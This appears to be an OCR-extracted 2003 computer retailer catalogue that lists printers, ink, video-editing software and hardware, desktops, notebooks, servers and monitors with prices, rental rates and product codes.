If you're looking for a personal laser printer that allows you to print high quality documents quickly and easily at your desk, look no further than the PagePro 1250W from Minolta-QMS. It comes standard with a 3 year warranty that covers the drum, making it a very cost effective printing solution.

 (J2293) **\$498**

Print Speed	Up to 16ppm A4
Resolution	1200 x 1200dpi
Interface	USB 1.1; IEEE 1284 Parallel
Compatibility	Windows 95/98/ME/NT4.0/2000/XP

PagePro 9100N

Networkable A4 & A3 monochrome laser printer

The PagePro 9100N represents the best value in A3 network printing! Even with print speeds of 35 pages per minute and free Ethernet interface, its price matches what you'd expect to pay for smaller, slower laser printers.

 Rent* \$27.84/wk (E3659) **\$2,805**

Print Speed	35ppm A4, 19ppm A3, mono
Resolution	1200 x 1200dpi
Interface	USB 1.1; IEEE 1284 Parallel; 10/100BaseTX Ethernet
Compatibility	PostScript 3, PCL 6, PDF, HP-GL, PCL 5e

Ask About...



- ☐ Extend to a total of 3 Years Return to Base
- ☐ Extend to a total of 5 Years Return to Base
- ☐ Upgrade Return to Base of Warranty Extension to On-Site

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Small Office & Home Office Solutions

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*Delivery charges extra.

*Terms and Conditions

Send a redemption form and proof of purchase to qualify.

A cheque for the amount will be sent out to the end user from Brother International.

Cash back amounts are:
HL-5000 series 16ppm
HL-5040,
HL-5050,
HL-5070N
\$100 per unit

HL-1800 series 18ppm
HL-1850,
HL-1870N
\$150 per unit

HL-7000 series 28ppm
HL-7050,
HL-7050N
\$200 per unit

Offer Ends
30th June
2003

Ask
About...



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HARRIS
TECHNOLOGY[™]

HL-5000 Series Monochrome Laser Printer

HL-5040
HL-5050
HL-5070N

16ppm, 8Mb Ram, PCL6 only Laser Printer
16ppm, 16Mb Ram, PCL6, Pscript3 Laser Printer
16ppm, 16Mb Ram, PCL6, Pscript3 Network Ready Laser Printer



\$100 Cash Back!*

Printer pictured with optional trays sold separately

HL-5040	Rent* \$6.37/wk	(H3789)	\$569
HL-5050	Rent* \$8.35/wk	(H3790)	\$745
HL-5070N	Rent* \$11.48/wk	(H3793)	\$1,025
Optional Trays (250 Sheet) (J2549)			\$240

HL-1800 Series Monochrome Laser Printer

HL-1850
HL-1870N

18ppm, 8Mb Ram, Duplex Laser Printer
18ppm, 32Mb Ram, Duplex, Network Ready



\$150 Cash Back!*

Printer pictured with optional trays sold separately

HL-1850	Rent* \$13.41/wk	(F4444)	\$1,197
HL-1870N	Rent* \$15.63/wk	(F2033)	\$1,395
Optional Tray 250 sheet (C7983)			\$269

HL-7050 Series Monochrome Laser Printer

HL-7050
HL-7050N

28ppm, 16Mb Ram, PCL6, Pscript3 USB/Parallel
28ppm, 16Mb Ram, PCL6, Pscript3, USB/Parallel, Network Ready



\$200 Cash Back!*

HL-7050	Rent* \$20.81/wk	(J2005)	\$1,857
HL-7050N	Rent* \$22.91/wk	(J2055)	\$2,309



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EPSON STYLUS PHOTO 915

- 5760 optimised dpi using RPM technology
- 4 picolitre Micro Dots, for extremely fine print detail
- EPSON iPrintable ink system • True Border-free edge-to-edge printing on cut sheet or roll paper • Roll paper holder included • Over 25 years lightfastness using EPSON ColorLife paper • Direct printing via camera card
- Optional LCD Preview Monitor.



(G3333) **\$449**

EPSON STYLUS C61

- Crisp text, vibrant colours coupled with speed and reliability • Up to 14ppm black text A4 (memo) printing • 5760 x 720 optimised dpi using RPM technology • USB and Parallel enabled.



(F8180) **\$179**

EPSON STYLUS PHOTO2100

- Up to 2880 x 1440 dpi • 7 colour individual ink system with a new light black and either photo or matte black
- A3+ • Epson iPrintable ink system • True Border-free printing • Roll paper printer and auto cutter • 75yrs lightfastness • Up to 1.3mm thick media support.



Rent* \$20.05/wk (F2969) **\$1,789**

Mono Laser Printer EPL 6100

- Fast 16ppm print engine • True 1200dpi for superior print quality! • Powerful, 200MHz 64-bit RISC CPU! • Class leading durability - 15,000 pages per month duty cycle
- 6,000 page toner cartridges
- Superb paper handling, 250 sheet paper input, Network capable.



EPL 6100

Rent* \$8.49 /wk (F3399) **\$736**

Multifunction Printer Home CX3100

- Printing - colour printing up to 5760 Optimised DPI up to 14ppm (black-and-white economy mode) • Standalone - full colour copier capabilities • Scanning - 48-bit colour depth (internal) scanning • Faxing - Using your existing PC and modem take full advantage of your existing fax software.



(H0697) **\$360**

PERFECTION 3200 Scanner

- 3200 x 6400dpi optical resolution • 48-bit colour depth
- Optical Density: 3.4 Dmax • USB2.0 and IEEE1394 (Firewire) interfaces • Lid type film adapter with 4 x 9" scanning area. Scan up to two film strips of up to six 35mm frames (total of film frames) • Adobe PhotoShop Elements and LaserSoft SilverFast SE6 bundled • 1 year warranty



Rent* \$9.31/wk (H8527) **\$829**

EPSON STYLUS PHOTO 830U

- 6-colour ink system • Up to 14ppm black text printing
- A4 economy • 5760 optimised dpi using RPM technology for true photo quality • MicroPiezo technology • Incredible fine 4 picolitre ink droplets • True Border-free printing • 2 x USB interface • Photo Quicker 3.4 • Over 25years lightfastness.



(J2312) **\$289**

EPSON STYLUS PHOTO1290S

- A3+ • 6 colour photo printing • Border-free edge-to-edge printing • Max res 2880 x 720dpi with variable sized droplet technology • Over 25 years lightfastness prints
- Features print image matching technology
- On demand inkjet (piezoelectric) • Black text 9.4ppm (economy) • Text & photo 3.0ppm (normal) • Full page colour 1.3ppm (normal).



Rent* \$11.08/wk (G4593) **\$989**

Colour Laser Printer AL C900

- The AcuLaser C900 is perfect for printing a wide range of professional office documents such as in house stationary, brochures, direct mail and flyers, customer and internal newsletters, web prints, business reports and submissions. • printing up to 2400 dpi
- 16ppm black* 4ppm colour



AL C900

Rent* \$21.61/wk (G8809) **\$1,928**

Multifunction Printer Office CX 5100

- Printing - colour printing up to 5760 Optimised DPI • up to 22ppm A4, black-and-white economy mode • Standalone - full colour copier • Scanning - 48-bit colour depth • Faxing - Using your existing PC and modem take full advantage of your existing fax software.



Rent* \$6.16 /wk (H0780) **\$550**

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HARRIS TECHNOLOGY.
*Delivery charges extra.

Epson Ink

Black
810830/925
(C9764) **\$45**

Colour
810830/925
(C9765) **\$38**

Colour
870890/955/915
(96455) **\$35**

Black
870, 890, 895,
1270, 1290
(A0630) **\$35**

Black
C41UX/SX
(F7743) **\$21**

Colour
C41UX/SX
(F7742) **\$34**

Black
C80G61/CX3100
(D0043) **\$53**

Colour
C80G61/CX3100
(D0044) **\$48**

Colour
C80G61/CX3100
(D0044) **\$48**

Epson Paper

Premium Glossy

Photo Paper
100 x 150mm



5041706

(H9042) **\$9**

Photo Paper (A4)



5041140

(39631) **\$20**

Photo Quality

inkjet paper



5041001

(77273) **\$29**

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FS-1010 14ppm A4 ECOSYS Standalone Laser Printer

The FS-1010 is packed with so many features as standard, it represents incredible value for money. With the fastest processor in its class, the first page is delivered in less than 12 seconds and the print speed is a lightening quick 14ppm.

The FS-1010 offers the latest in connectivity with both USB and parallel ports standard along with PostScript level 2 (KPD2) emulation. In combination with the 600x600dpi resolution (up to 2400x600dpi with KIR2), the FS-1010 provides high quality printing that is guaranteed to impress.

With 16Mb of standard memory, ultra low printing costs and a 3 year return to base warranty, the FS-1010 is undeniably the best value entry level laser printer on the market.

Features:

- Up to 14 pages per minute Laser Printer
- 16Mb Memory (upgradable to 144Mb).
- USB Interface Standard.
- PostScript Level2 emulation (KPD2) standard
- PowerPC 405 200Mhz CPU
- 3 years return-to-base warranty



FS-1010 Rent* \$7.59/wk (D7681)

\$678

FS-1010N with network Rent* \$9.74/wk (D7683)

\$869



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
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(at top of page) for more products and latest info!

Easy CD & DVD Creator 6

(H5038)

\$129



Easy CD & DVD Creator™ 6 is Roxio's new Digital Media Suite™! This powerful, easy-to-use and fully integrated suite of digital media applications includes everything you need to capture, organise, edit, burn and share your music, data, photo and video files on CD or DVD – all in one product!

For Corporate, Government and Educational Institutions please call for Volume Licensing 1300 13 9999.

Videowave Movie Creator

(G8187) **\$139**

Create your DVD movie in minutes with Roxio VideoWave® Movie Creator! Automatically transform your video and favorite song into a compelling movie with introductions, transitions, titles and effects.



Videowave Power Edition

(J2118) **\$199**

Roxio's VideoWave® 5 Power Edition, the complete video editing and DVD authoring solution, combines professional tools with a drag-and-drop interface to make power editing easy.



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FINANCE METHODS ARE SUBJECT TO APPROVAL.

Multimedia Tools

Vegas® 4.0

Vegas 4.0 is the professional's choice for video editing, audio production, compositing, titling and advanced encoding on the PC platform. With its sleek, intuitive interface and powerful video and audio production tools, Vegas provides a complete and integrated solution for digital video production, audio recording, editing and mixing, streaming content creation, and surround sound production. Vegas 4.0 provides real-time reviewing of effects and transitions from the timeline without needing to render, through any OHCI firewire card - even on a notebook!

REALTIME PREVIEW THROUGH FIREWIRE



(H1946) **\$899**

Vegas® 4.0 + DVD

Vegas 4 + DVD includes DVD Architect, a powerful DVD Authoring tool which includes a Dolby Digital AC3® Encoder! DVD Architect works seamlessly with Vegas 4.0, providing video professionals and DVD producers with a complete solution for DVD authoring. Vegas 4.0 markers are automatically recognized and imported into DVD Architect as chapter points.

(H1952) **\$1,299**

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CD Architect™ V5

Produce professional audio CDs to Red Book specification with Sonic Foundry's new CD Architect 5.0. Perform full PQ code editing, trim events from full-length media and add as new tracks, import regions from Sound Forge as tracks, master audio by applying over 20 real-time DirectX® effects to events and the master output, and perform disc-at-once CD burning. Shipping with Noise Reduction 2.0 for a limited time!

(G9002) **\$319**



TV Tuner Card & Video Recorder

PVR 350 now with TV Video Out! Now you can record TV programs in DVD quality and play them back on your TV! Use your PC as a true Digital VCR! PVR 350 includes FM tuner. PVR 250 and PVR USB offers playback to your PC display.



Hauppage PVR 250

(G5990) **\$429**

Hauppage PVR 350

(H3814) **\$525**

Sound Forge 6

Edit, Record, Process & Encode Audio on your PC

This industry-standard application is perfect for audio editing, recording, effects processing and rich media encoding. Version 6 continues to improve by adding features that make it even faster and more powerful than ever!



(B8616)

\$585

Sound Forge Studio 6 also Available (G3738) **\$225**

Video Factory 2.0

VideoFactory 2.0 allows you to capture and edit digital video on your PC. It's perfect for home movies, web videos, music videos, weddings, corporate presentations and much, much more. It's packed with 115 effect presets and 170 customisable transition presets that apply in real-time or you can customise your own! Supports OHCI DV cards.



(D1566) **\$219**

Hauppage TV USB

Watch TV on your Notebook

The Hauppage TV USB and TV USB FM allow you to watch TV on your notebook using its USB interface. The compact external unit also accepts video from a VCR or camera. Basic capturing functionality is also provided.



TV USB (89066)

\$255

TV USBFM Radio (98455)

\$309

Hauppage TV GO

Watch TV on your Desktop

The Hauppage TV Go and TV Go FM allow you to watch TV on your desktop, either in a window or full screen. Both models feature Stereo audio, teletext capability, VCR input as well as basic capturing. FM model comes with a free Remote control!



TV-GO (89063)

\$155

TV-GO FM (H1477)

\$214

ACID Music 3.0

(D4410)

\$225

ACID DJ 3.0

(D4342)

\$115

ACID Techno 3.0

(D9203)

\$115

Sound Forge 6 Academic

(G2979)

\$479

ACID Pro 4 Academic

(G4214)

\$479

Video Factory Academic

(G4213)

\$145

Hauppage DVB-S Nexus

Satellite receiver

Rent*

\$6.66/wk

(G4246)

\$595

Video Editing Tools

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NEW



- Perfect 1 for 1 CD & DVD duplication
- Copy dual-layer DVDs onto single-layer DVD complete with menus, audio tracks & subtitles
- Copy DVD videos onto CD*
- Back-up your favourite PC & console game disks
- Customise your DVD videos
- Copy DVD Video or disc images from your hard drive to disc
- Burn multiple CDs or DVDs simultaneously

(H9521) **\$99**

*Does not copy copy-protected discs

INSTANT CD / DVD

NEW



- Instant copy: CD/DVD copy*
- Instant Backup: to backup & restore your files & drives
- Instant Write: lets you use your CD-R, CD-RW & DVD RAM like a floppy
- Instant Music: music arranger program
- Expression: CD/DVD authoring for still images & videos & CD label designer
- Instant Drive: virtual CD-ROM drive

(H9522) **\$149**

*Does not copy copy-protected discs

STUDIO - First step, quick & easy video editing kits

The complete home movie-making package for video editing novice

MOVIE BOX

- Includes full version of Studio 8 editing software
- Designed by F.A. Porsche
- Capture and output Analogue and Digital video



"Also
doubles as
an AV/DV
Converter"

Rent* \$6.70 /wk (J2405)

\$598

STUDIO DELUXE

- Analogue & Digital Video editing & DVD authoring hardware/ software solution
- Includes full version of studio 8 editing & DVD authoring software
- Includes analogue and DV breakout box for video/ audio connections
- Includes additional 3D Hollywood FX transitions



Rent* \$9.51/wk (F9330)

\$849

VIEW - Realtime Editing Packages

EDITION 5 DV



- Real-time editing without a real-time card
- Stability. Edition is the most stable editing software in it's class
- Scalable technology - As PC's get faster you will get more real-time features
- DVD Authoring direct from the timeline with motion background, menus and buttons
- Includes FireWire card

Rent* \$17.36 /wk (J2407)

\$1,549

EDITION 5 PRO



- Real-Time Analogue output
- Includes AGP Accelerator card for Superior Real-Time performance
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
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
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


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
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
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
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
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
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
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
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
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
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
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
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
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


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


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


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
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
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
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
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
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
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Mobile: 0412 190 780

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- Horizontal or vertical mounting
- High reliability with aluminium die cast base.
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- 52X CD-ROM with pure-CAV technology.
- Easy-Tray design for both horizontally & vertically use.
- Gear-Driven tray disc-loading mechanism to improve reliability & life.
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- 16X DVD-ROM & 48X CD-ROM with Pure-CAV technology
- SMART-X technology supports high speed digital audio and VCD extraction
- High speed DVD/CD playback technology to improve playability
- Easy-tray design for both horizontally & vertically use
- Gear-driven tray loading mechanism to improve reliability
- Auto balance system mechanism to reduce vibration & noise


\$72

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Model:
Series:
Processor:
Motherboard:
Memory (RAM):
Hard Drive (IDE):
CD/DVD-ROM:
Floppy Drive:
Graphics:
Modem/LAN:
Keyboard:
Mouse:
Operating System:
Warranty:

T-E32-C2024-CMDH
Midi Tower T Series
Intel Celeron 2.0GHz
Gigabyte GA-8LD533
256MB DDR
Seagate 40GB 7200rpm
52x CD-ROM
1.44MB
Intel Extreme Graphics
Int. 56K / 10/100 NIC
Microsoft Internet
Wheel Optical
MS Windows XP Home
2 Years Return-to-Base

T-B31-C18241-CDP
Midi Tower B Series
Intel Celeron 1.8GHz
Gigabyte GA-86MG667K
256MB DDR
Seagate 40GB 7200rpm
52x CD-ROM
1.44MB
Intel Extreme Graphics
Intel Pro/100 NIC
Microsoft Internet
Wheel Optical
MS Windows XP Pro
2 Years Return-to-Base

Model:
Series:
Processor:
Motherboard:
Memory (RAM):
Hard Drive (IDE):
CD/DVD-ROM:
Floppy Drive:
Graphics:
Modem/LAN:
Keyboard:
Mouse:
Operating System:
Warranty:

T-E32-P24245-RWMMH
Midi Tower T Series
Intel Pentium 4 2.53GHz
Gigabyte GA-8S1MLK
256MB DDR
Seagate 40GB 7200rpm
52x24x52 CD-RW
1.44MB
Integrated Graphics
Int. 56K / 10/100 NIC
Microsoft Internet
Wheel Optical
MS Windows XP Home
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\$1599

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
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Satellite model displayed.

Model:
Series:
Processor:
Memory (RAM):
Hard Drive:
Display:
CD/DVD-ROM:
Floppy Drive:
Video (RAM):
Modem/LAN:
Wireless LAN:
Input/Output Ports:
Pointing Device:
Operating System:
Warranty:

PS241A-680MS
Satellite 2410
Intel Pentium 4-M 2GHz
256MB (Exp. 1GB)
40GB
15" TFT XGA
DVD/CD-RW
1.44MB
16MB
V.90 56K / 10/100
Antenna
3 USB, 1 Firewire, SD, iRDA
TouchPad
Windows XP Pro
3.4kg
1 year parts & labour

PT1210A-0864K
Satellite Pro TE2100
Intel Pentium 4-M 2GHz
256MB (Exp. 1GB)
40GB
14.1" TFT XGA
DVD
No
16MB
V.90 56K / 10/100
Antenna
3 USB, iRDA
AccuPoint II
Windows XP Pro
2.7kg
1 year parts & labour

PT1210A-086F1
Satellite Pro TE2100
Intel Pentium 4-M 2.2GHz
256MB (Exp. 1GB)
40GB
14.1" TFT XGA
DVD
No
16MB
V.90 56K / 10/100
Antenna
2 USB, iRDA
AccuPoint II
Windows XP Pro
2.7kg
1 year parts & labour

PT813A-146KG
Tecra S1
Intel Pentium M 1.6GHz
512MB (x2 256MB)
60GB
15" TFT UXGA
DVD RAM-RW/CD-RW
No
32MB
V.90 56K / 10/100
Intel (802.11b)
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Processor:
Memory (RAM):
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CD/DVD-ROM:
Floppy Drive:
Graphics Chipset:
Modem/LAN:
Keyboard:
Mouse:
Operating System:
Warranty:

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830952A
NetVista A30p Black DT
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40GB
CD-ROM
1.44MB
Intel Extreme Graphics
No / 10/100
IBM Preferred Pro PS2
2 Button
Windows XP Pro
3yrs parts, 1yr labour

\$1095
RENT/LEASE
\$12.00
PER WEEK
Websearch Code 190546

682646M
NetVista A30 Black SFF
Intel Pentium 4 2.4GHz
256MB SDRAM
40GB
CD-ROM
1.44MB
Intel Extreme Graphics
No / 10/100
IBM Preferred Pro PS2
2 Button
Windows XP Pro
3yrs parts, 1yr labour

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RENT/LEASE
\$15.34
PER WEEK
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Model:
Series
Processor
Memory (RAM)
Hard Drive (IDE)
Max. Storage Capacity
Orientations Allowed
Slots Available
CD/DVD-ROM
Floppy Drive
Graphics RAM/Chipset
Network Interface
Warranty
Onsite Repair

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xSeries 205 Mini-Tower
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40GB ATA-100
240GB
Horizontal/Vertical
1 AGPS 32bit PCI 33 MHz
CD-ROM
1.44MB
4MB ATI Rage XL
Ethernet Integrated
1 year parts & labour,

\$1699
RENT/LEASE
\$18.62
PER WEEK
Websearch Code 190548

Netfinity 86473AX
xSeries 225 Tower
Intel Xeon 2.4GHz
512MB (Max.8GB)
No (SCSI Controller)
Vertical
1 32bit PCI 33MHz,
4 64bit PCI 100MHz
CD-ROM
1.44MB
8MB ATI Rage XL
Ethernet Integrated
1 year parts & labour,
Onsite Repair

\$2999
RENT/LEASE
\$29.41
PER WEEK
Websearch Code 190549

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Display:
CD/DVD-ROM:
Video (RAM):
Modem/LAN:
Input/Output Ports:
Pointing Device:
Operating System:
Weight:
Warranty:

2681DQM
ThinkPad R40
Intel Pentium 4-M 1.9GHz
256MB
20GB
15" TFT
DVD
32MB
V.92 56K / 10/100
No
2 USB(2.0), IrDA
Dual
Windows XP Pro
3.1kg
1 year parts & labour

272298M
ThinkPad R40
Intel Pentium M 1.4GHz
256MB
40GB
14.1" TFT
DVD/CD-RW
16MB
V.92 56K / 10/100
802.11b
2 USB(2.0), IrDA
Dual
Windows XP Pro
2.8kg
1 year parts & labour

2681HNM
ThinkPad R40
Intel Pentium 4-M 2GHz
256MB
40GB
15" TFT
DVD/CD-RW
32MB
V.92 56K / 10/100
Upgradable
2 USB(2.0), IrDA
Dual
Windows XP Pro
3.1kg
1 year parts & labour

\$2899
RENT/LEASE
\$28.43
PER WEEK
Websearch Code 190571

2681LSM
ThinkPad R40
Intel Pentium 4-M 2.2GHz
256MB
60GB
15" TFT
DVD/CD-RW
32MB
V.92 56K / 10/100
802.11b
2 USB(2.0), IrDA
Dual
Windows XP Pro
3.1kg
1 year parts & labour

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RENT/LEASE
\$28.05
PER WEEK
Websearch Code 190600

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RENT/LEASE
\$31.63
PER WEEK
Websearch Code 190550

\$3599
RENT/LEASE
\$35.30
PER WEEK
Websearch Code 190603

\$4625
RENT/LEASE
\$43.23
PER WEEK
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64MB
\$89
Websearch Code 190378
128MB
\$149
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256MB
\$239
Websearch Code 192193

Sony Microvolt USB 2.0 Storage Device

Introducing a faster way to deal with your growing storage requirements. Simply plug directly into your computer's USB port, then transfer files as required. The drives feature improved Security Zone software ensuring that sensitive personal and business information is kept secure.



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Websearch Code 19590
128MB
\$212
Websearch Code 19590
256MB
\$369
Websearch Code 19594

Philips CRT Monitors

Light Frame Technology enables you to brighten and sharpen specific on-screen areas to match the vivid picture quality of TV sets. Real Flat monitors display images without the distortion from curved screens. Image Clear Enhancement (ICE) Technology is an exclusive combination of several picture tube technologies that offers dramatic picture quality improvements.

Websearch	17inch	Dot Pitch/Max Res/Refresh/Hor Scan Freq	Price
189231	107E	0.27mm/1280x1024/85/70KHz	\$229
194580	107E Black	0.27mm/1280x1024/85/70KHz	\$229
190540	107T Flat	0.25mm/1280x1024/85/71KHz/Light Frame	\$282
189494	107P Flat	0.25mm/1920x1440/115/92KHz/Light Frame	\$499
19inch			
192018	109S	0.27mm/1920x1440/85/92KHz/Light Frame	\$399
194264	109B Flat	0.25mm/1920x1440/85/97KHz/Light Frame	\$545
130602	109P Flat	0.25mm/1920x1440/85/111KHz/ICE	\$799
21inch			
195386	201B	0.25mm/1920x1440/85/115KHz	\$1085
22inch			
195387	202P Flat	Dot Pitch/Max Res/Refresh/Hor Scan Freq 0.24mm/2048x1536/85/130KHz/ICE	\$1345



Philips LCD Monitors

Superior brightness, high contrast ratio and excellent colour saturation for much better on-screen performance. Zero Bright-Dot monitors are guaranteed to have no bright dots (i.e. Pixels on LCD panels that are stuck permanently bright). Professional models feature DVI digital and VGA analog inputs - you get the best display performance without sacrificing compatibility with older VGA analog devices.

Websearch	15inch	Pixel Pitch/Max.Res/Refresh/Hor.Scan Freq	Price
195625	15054FG Beige	0.297mm/1024x768/75Hz/61KHz	\$599
195623	15054FB Black	0.297mm/1024x768/75Hz/61KHz	\$599
194787	15083B Beige	0.297mm/1024x768/75Hz/61KHz/Zero Bright-Dot	\$669
195611	15083Y Silver	0.297mm/1024x768/75Hz/61KHz/Zero Bright-Dot	\$669
195613	15093A Beige	0.297mm/1024x768/75Hz/61KHz/Zero Bright-Dot/DVI&Spkrs	\$785
195612	15093C Black	0.297mm/1024x768/75Hz/61KHz/Zero Bright-Dot/DVI&Spkrs	\$785
17inch			
196139	17054FG Beige	0.264mm/1280x1024/75Hz/82KHz	\$999
196140	17054FB Black	0.264mm/1280x1024/75Hz/82KHz	\$999
195624	17084BG Beige	0.264mm/1280x1024/75Hz/82KHz/DVI	\$1049
196141	17084BB Black	0.264mm/1280x1024/75Hz/82KHz/DVI	\$1049



18inch and 20inch LCD monitors also available.

LG Studioworks SW700S 17" CRT Monitor

Features: 0.27mm dot pitch, INVAR Mask, visual area 327 x 246mm, anti-static and anti-glare and anti-reflection surface treatment, maximum resolution 1280x1024 @60Hz, video signal: separate, OSD control, dimensions (WxHxD): 400x420x395mm, weight: net 14.4kg.



\$235
Websearch Code 195394

Samsung SyncMaster 753S 17" CRT Monitor

Dot pitch: 0.23mm (Hor.). Video Signal: RGB Analogue separate HV, composite Horizontal. Frequency: 30-70KHz. Vertical Frequency: 50-160Hz. Max Resolution (based on VESA GTF Timing): 1280x1024 @ 65Hz. Recommended: 1024x768 @ 85Hz. Size (WxHxD) (mm): 398x400x412.



\$229
Websearch Code 195687

Mitsubishi Diamond View 1770H 17" CRT Monitor

A Plug and Play colour monitor ideal for the home, office and most other computer applications. 3 year limited warranty, on-site within 50km of authorised service centres. 0.23 mm horizontal dot pitch. Flicker free high-resolution images - 1024x768 pixel resolution at up to 85Hz refresh rate. Maximum resolution of 1280x1024 pixels at 65 Hz refresh rate. Win/Mac.



\$235
Websearch Code 195927

LG L1510S 15" TFT LCD Monitor

Features: 15" TFT-LCD super slim bezel, 1024x768 @75Hz, 250 cd/m² (typical), 300:1, wide viewing angle: 90°(H)/120°(V), video signal type: separate. RGB analog, input connector: 15pin-D-sub, TCO99 and ISO 13406-2 and EPA Energy Star Compliant, plug and play: DDC 2B, net dimensions (WxHxD): 356x359x152mm, net weight: 4.0kg, wall/arm mount type: VESA.



\$599
RENT-A-MONITOR \$6.57 PER WEEK
Websearch Code 190900

Samsung SyncMaster 1515 15" TFT LCD Monitor

15" viewable screen, resolution (Max): 1024x768@60Hz, scanning frequency (Hz): 30-61KHz, dimension: (WxHxD) 391.4x383.6x173mm, colors: 16.2m, pixel pitch: 0.297mm, brightness: 250cd/m², weight: 4.1Kg.



\$599
RENT-A-MONITOR \$6.57 PER WEEK
Websearch Code 195761

SlimAGE 15" TFT LCD Monitor

TFT active matrix panel display size 304.1x228.1mm, pixel pitch 0.297x0.297mm, display mode XGA 1024x768(60/70/75Hz), contrast ratio 300, brightness 230 cd/m², display colours 16M (dithering).



\$519
15" Silver \$519 195981
15" Silver \$519 195980
17" LCD monitors also available at unbeatable prices!
Websearch Code 195982

Pinnacle Studio MovieBox USB

With Pinnacle Studio MovieBox USB, home movie making has become accessible to everyone. Using the high-quality and aesthetic device, you can transfer videos easily into your PC. Use the award winning Pinnacle Studio 8 editing software to create amazing home movies and archive them onto usual videotapes or store them on CDs & DVDs.



\$559

Websearch Code 196259

Pinnacle Studio MovieBox DV

Pinnacle Studio MovieBox DV comes with a high-performance, ergonomic and aesthetic hub that connects to any PC's FireWire port in order to transfer digital or analogue video sources to your PC. The award winning Pinnacle Studio 8 software then allows you to make stunning movies that you can share on VHS, VCD and DVD.



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Pinnacle Instant Copy

With a user-friendly interface and unique compression technology, Pinnacle Systems InstantCopy software quickly burns perfect copies of DVDs and CDs. It makes true 1:1 copies of DVD movies, transfers DVD content to Video CDs, and makes perfect bit-for-bit copies of any CD media, including data, music, video and games.



\$99

Websearch Code 195800

Pinnacle Instant CD/DVD

With drag and drop simplicity, Pinnacle Systems InstantCD/DVD software completely handles all the tasks associated with a disc burning project. It encodes MP3 files, burns audio CDs, duplicates CDs and DVDs, backs up data, and even creates photo and video slideshows that can be viewed on practically any home DVD player.



\$149

Websearch Code 195801

Pinnacle Edition 5

Pinnacle Edition 5 takes a superior editing platform to new heights. Now with hundreds of real-time effects and DVD authoring integrated directly into the timeline, Pinnacle Edition 5 sets a new benchmark in video publishing. This further enhances the appeal of this modern, multi-threaded software which already boasts terrific picture quality, background rendering and unique InstantSave technology.



Call for Pricing

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Pinnacle's definitive solution for advanced video editors & enthusiasts. Edition 5 Pro answers all Non-linear editors' wishes for a powerful, integrated, real-time editing & DVD authoring solution for the PC. Make the switch & find out what you've been missing! Includes ATI graphics hardware with Analogue & Digital I/Os.



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Swann DVD Easy Creative analog

- Edit your old analog video tapes and convert them to DVD format
- Create professional movies using special applications
- Contents include:
Analog Capture Card, Ulead VideoStudio 5 DVD Special Edition, Tutorial CD, RCA to RCA Cable and Instructions Guide.



\$109

Websearch Code 192454

Swann DV HomePro Fun for the whole family

- Apply professional video filters, transitions, titles, and audio effects to family videos or childhood memories
- Create your own soundtracks with Bonus CD
- Contents include:
3-Port FireWire PCI Card, Ulead Video Studio 6 DVD Special Edition, Tutorial CD, Soundtrack Editing software, FireWire Cable, and Instructions guide.



\$139

Websearch Code 192022

Swann DV Traveller Movie making on the go

- Video Editing solution for Notebook users
- Create quick & easy movies by applying filters, transitions, titles, and audio effects
- Contents include: FireWire PCMCIA Card, Ulead VideoStudio 6 DVD Special Edition, Tutorial CD, Soundtrack Editing software, FireWire Cable, and Instructions Guide.



\$149

Websearch Code 192023

Swann Opti-Pro USB Optical Trackball Scroll Mouse

- Precise optical sensor for accurate smooth gliding on most surfaces
- Easy fingertip control with trackball scroll switch between trackball or scroll function
- Software included to customise middle button and control scroll speed
- Includes magnifying function



\$35

Websearch Code 189594

Swann Multi-Hub 4 Port USB2 Hub

- Adds 4 USB2 ports to your PC or Mac
